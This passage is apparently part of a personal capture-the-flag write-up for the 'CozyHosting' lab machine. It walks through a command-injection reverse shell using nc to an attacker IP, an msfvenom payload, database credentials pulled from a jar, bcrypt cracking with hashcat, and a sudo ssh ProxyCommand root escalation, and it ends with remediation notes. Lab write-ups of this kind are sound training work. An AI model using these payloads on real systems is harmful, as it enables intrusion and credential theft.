ls
cloudhosting-0.0.1.jar
ls -a
.
```

```
cloudhosting-0.0.1.jar
```

And I am in!.... a jail shell.

To re-establish connection I copy/pasted the command from burp:

```
curl --path-as-is -i -s -k -X '$POST' \  
  -H '$Host: cozyhosting.htb' -H '$Content-Length: 111' -H '$Cache-Control: max-age=0' -H '$Accept-Language: en-US,en;q=0.9' -H '$Origin: http://cozyhosting.htb' -H '$Content-Type: application/x-www-form-urlencoded' -H '$Upgrade-Insecure-Requests: 1' -H '$User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36' -H '$Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' -H '$Referer: http://cozyhosting.htb/admin?error=Host%20key%20verification%20failed.' -H '$Accept-Encoding: gzip, deflate, br' -H '$Connection: keep-alive' \  
  -b '$JSESSIONID=ACBABA8CFE7F5E22F92462BF4B675BC0' \  
  --data-binary \  
  '$host=127.0.0.1&username=kanderson$(mkfifo${IFS}/tmp/x;nc${IFS}10.10.14.22${IFS}1337</tmp/x|bash${IFS}>/tmp/x)\x0d\x0a' \  
  '$http://cozyhosting.htb/executessh'
```

You can use this request to grab the session token:

```
curl http://cozyhosting.htb/actuator/sessions | jq .
```

Poking around a little I find that you can curl and wget into the /tmp folder this is important to me because I need to build another reverse shell - one that allows for redirection.

```

cd /tmp
ls -la
.
..
.font-unix
hsperfdata_app
.ICE-unix
systemd-private-e836a66b639f4d6fbed7a26ba53650e4-ModemManager.service-dedZY9
systemd-private-e836a66b639f4d6fbed7a26ba53650e4-systemd-logind.service-dVysT5
systemd-private-e836a66b639f4d6fbed7a26ba53650e4-systemd-resolved.service-33gKsa
systemd-private-e836a66b639f4d6fbed7a26ba53650e4-systemd-timesyncd.service-dYQXub
systemd-private-e836a66b639f4d6fbed7a26ba53650e4-upower.service-I0m6Uq
.Test-unix
tomcat.8080.11699653426537114973
tomcat-docbase.8080.11884073822866240503
vmware-root_792-2999526369
x
.X11-unix
.XIM-unix
curl http://10.10.14.22:8000/login -o login

ls
hsperfdata_app
login
systemd-private-e836a66b639f4d6fbed7a26ba53650e4-ModemManager.service-dedZY9
systemd-private-e836a66b639f4d6fbed7a26ba53650e4-systemd-logind.service-dVysT5
systemd-private-e836a66b639f4d6fbed7a26ba53650e4-systemd-resolved.service-33gKsa
systemd-private-e836a66b639f4d6fbed7a26ba53650e4-systemd-timesyncd.service-dYQXub
systemd-private-e836a66b639f4d6fbed7a26ba53650e4-upower.service-I0m6Uq
tomcat.8080.11699653426537114973
tomcat-docbase.8080.11884073822866240503
vmware-root_792-2999526369
x
cat login
POST /login HTTP/1.1
Host: cozyhosting.htb
Content-Length: 42
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://cozyhosting.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=&password=&remember=*
^C

```

I craft a shell from msfvenom and run that back for better persistence and a more stable shell

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.22 LPORT=31337 -f elf -o
oops
```

```
curl http://10.10.14.22:8000/oops -o oops
```

```
sudo nc -lvnp 31337
```

Then I execute oops in my jail shell and I get another callback that I can stabilize:

```
/bin/bash -i
```


```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```


Now that I have that sorted I see that the /app folder has the web application jar in it.

Not sure if I need it but I grab the jar at /app/cloudhosting-0.0.1.jar - I run an http.server on python and curl it from my attack host.

I don't have an application for reversing .jar files. I learn from the walkthroughs after completing that box that you can just unzip the .jar with the unzip or 7z tool. I google around and settle on the jd-gui package - which provides... a nice GUI.

jd-gui is very easy to use. I poked around in the .class files until I located an "application.properties".

A screenshot of the JD-GUI application. The top tab bar shows several files: pom.properties, pom.xml, ComplianceService.class, CozyUser.class, and CozyU... The main window displays the contents of pom.properties, which is a Java properties file. The text is as follows:

```
1 server.address=127.0.0.1
2 server.servlet.session.timeout=5m
3 management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
4 management.endpoint.sessions.enabled = true
5 spring.datasource.driver-class-name=org.postgresql.Driver
6 spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
7 spring.jpa.hibernate.ddl-auto=none
8 spring.jpa.database=POSTGRESQL
9 spring.datasource.platform=postgres
10 spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
11 spring.datasource.username=postgres
12 spring.datasource.password=Vg&nvzAQ7XxR
```

This reveals the creds for the postgres user.

I kept enumerating the jar and I also found the handler code for that /executessh route.


```

vmware-root_792-2999526369
X
/bin/bash -i
bash: cannot set terminal process group (1063): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/tmp$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
app@cozyhosting:/tmp$ psql -d cozyhosting -h localhost -p 5432 -U postgres
psql -d cozyhosting -h localhost -p 5432 -U postgres
Password for user postgres: Vg8nvzAQ7XxR

psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

cozyhosting=#
[0] 0:sudo* "framework" 14:43 13

```

I enumerate the database and find the user table.

```

WARNING: terminal is not fully functional
Press RETURN to continue

```

name	password	role
kanderson	\$2a\$10\$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWLWXpij1NVNV3Mm6eH58zim	User
admin	\$2a\$10\$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm	Admi

```

n
(2 rows)

```

I have seen that hash prefix before - those are blowfish hashes. Which are nearly impossible to crack,

I flip back to enumerating the .jar. I eventually find the password of the kanderson user. I try that against the josh user. Nothing. It is also a complex string so I become more convinced that the admin user hash will also be complex and hard to crack.

I pull in linenum.sh and run that as the app user. I google around and try to find postgres vulnerabilities that will let me read or write files. If I could read files, I would try to grab the Josh user's ssh key and ssh in as him. If I could write files I would write a reverse shell and hop in as the postgres user and try enumerating from there.

```

(END)q
cozyhosting=#
cozyhosting=# COPY (select 'test') TO '/tmp/test.txt';
COPY (select 'test') TO '/tmp/test.txt';
COPY 1
cozyhosting=# exit
exit
could not save history to file "/home/app/.psql_history": No such file or directory
app@cozyhosting:/var/lib/postgresql$ cd /tmp
cd /tmp
app@cozyhosting:/tmp$ ls
ls
cozyhosting.enum-13-06-25
hsperfdata_app
linenum.sh
login
oops
systemd-private-e836a66b639f4d6fbed7a26ba53650e4-ModemManager.service-dedZY9
systemd-private-e836a66b639f4d6fbed7a26ba53650e4-systemd-logind.service-dVysT5
systemd-private-e836a66b639f4d6fbed7a26ba53650e4-systemd-resolved.service-33gKsa
systemd-private-e836a66b639f4d6fbed7a26ba53650e4-systemd-timesyncd.service-dYQXub
systemd-private-e836a66b639f4d6fbed7a26ba53650e4-upower.service-I0m6Uq
test.txt
ting
tomcat-docbase.8080.11884073822866240503
tomcat.8080.11699653426537114973
vmware-root_792-2999526369
x
app@cozyhosting:/tmp$ cat test.txt
cat test.txt
test
app@cozyhosting:/tmp$ 

```

```
SELECT pg_read_file('/home/josh/.ssh/id_rsa', 0, 1000);
```

```

cozyhosting=# SELECT pg_read_file('/home/josh/.ssh/id_rsa', 0, 1000);
SELECT pg_read_file('/home/josh/.ssh/id_rsa', 0, 1000);
ERROR:  could not open file "/home/josh/.ssh/id_rsa" for reading: Permission denied
cozyhosting=#

```

```
COPY (SELECT 'test') TO '/var/lib/postgresql/.ssh/id_rsa';
```

It turned out that neither of those were an option.

With few options left, the taking a hint is knocking at my door. I review everything I have enumerated. I decided that the only thing I had not tried was cracking the admin user string so I get set up to let that run for a long time:

```

hashcat -d 3 -m 3200
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm
/usr/share/wordlists/rockyou.txt

```

```

→ cloudhosting hashcat -d 3 -m 3200 admin.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

HIP API (HIP 6.3.42134)
* Device #1: AMD Radeon RX 7700S, skipped
* Device #2: AMD Radeon 780M, skipped

OpenCL API (OpenCL 2.1 AMD-APP (3635.0)) - Platform #1 [Advanced Micro Devices, Inc.]
* Device #3: AMD Radeon RX 7700S, 8064/8176 MB (6949 MB allocatable), 16MCU
* Device #4: AMD Radeon 780M, skipped

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
* Device #5: cpu-skylake-avx512-AMD Ryzen 7 7840HS w/ Radeon 780M Graphics, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 70 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm:manchesterunited

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib... kV08dm
Time.Started.....: Mon Jun 16 08:51:57 2025 (5 secs)
Time.Estimated...: Mon Jun 16 08:52:02 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#3.....: 681 H/s (11.55ms) @ Accel:2 Loops:16 Thr:16 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 3072/14344385 (0.02%)
Rejected.....: 0/3072 (0.00%)
Restore.Point....: 2560/14344385 (0.02%)
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#3....: gators → dangerous
Hardware.Mon.#3..: Temp: 34c Fan: 29% Util: 99% Core:1975MHz Mem: 96MHz Bus:8

Started: Mon Jun 16 08:51:52 2025
Stopped: Mon Jun 16 08:52:03 2025

```

Aaaaand it is cracked in about 5 seconds.

```

→ cloudhosting ssh josh@10.10.11.230
The authenticity of host '10.10.11.230 (10.10.11.230)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:15: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.230' (ED25519) to the list of known hosts.
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Jun 16 12:58:05 PM UTC 2025

System load:          0.3544921875
Usage of /:           51.6% of 5.42GB
Memory usage:         12%
Swap usage:           0%
Processes:            265
Users logged in:      0
IPv4 address for eth0: 10.10.11.230
IPv6 address for eth0: dead:beef::250:56ff:feb0:7c8a

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$ █

```

It turns out that password is good for the josh user, I SSH in and grab the user.txt flag.

When you become a new user, you should always check your sudo privileges first thing:

```

josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User josh may run the following commands on localhost:
  (root) /usr/bin/ssh *
josh@cozyhosting:~$ █

```

Then check GTFO bins.

GTFO bins said to use this 1-liner:

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
Last login: Mon Jun 16 12:58:06 2025 from 10.10.14.41
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
[sudo] password for josh:
# whoami
root
# █
```

I am groot

```
# ls -la
.  ..  .bash_history  .bashrc  .cache  .lessht  .local  .profile  .psql_history  root.txt  .ssh  .vimrc
# cat root.txt
cec187d012626e1af539b3a11b90ccfc
# █
```

Remediation

The main weaknesses of this information system:

- exposed /actuator endpoints
- allowing the webserver user to have a shell
- password re-use for the josh/admin user
- unnecessary sudo permissions on the ssh binary for the josh user

I think the most critical vulnerability was the unsecured /actuator endpoints. If that had been closed, the box would have been virtually unhackable.

I learned from Ippsec that you can not expose the sessions endpoints by setting a key:value in the app.properties file:

```
management.endpoints.sessions = false
```

These could also be protected with a WAF.

Lessons from Walkthroughs

After completing a box I will start to read a walkthrough and watch the corresponding Ippsec video. I think this will complete my OSCP practice workflow: Pick a box > hack the box in adventure mode > review other walkthroughs > write a write-up of what I did. Because now I am struggling on my own, recapping my actions, and reviewing the actions of others to learn better TTPs.

0xdf

For the reverse shell he used curl to upload a reverse shell script to /tmp then made another call to execute.

lppsec

Identifies that the token is a JSESSIONID - indicative of a Java web engine

uses brace expansion:

```
;;{sleep,1};
```


for the reverse shell he did base64 encoding and decoding

- for the script he removed the + character from the encoding by adding an extra space - the + will break the http request
- or you can url encode the base64

```
;;{echo,-n,<base64>}|{base64,-d}|bash;
```

this shell was nice and stable

you disable the actuators in the app.properties by changing management.sessions to false

A screenshot of a terminal window with a dark background. The title bar shows 'root@gbson'. The terminal content lists various Spring Boot application properties. The last line, 'spring.datasource.password=Vg&nvzAQ7XxR', is highlighted with a blue selection box. Below the properties, there are several tilde (~) characters.

```
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
~
~
~
~
~
~
```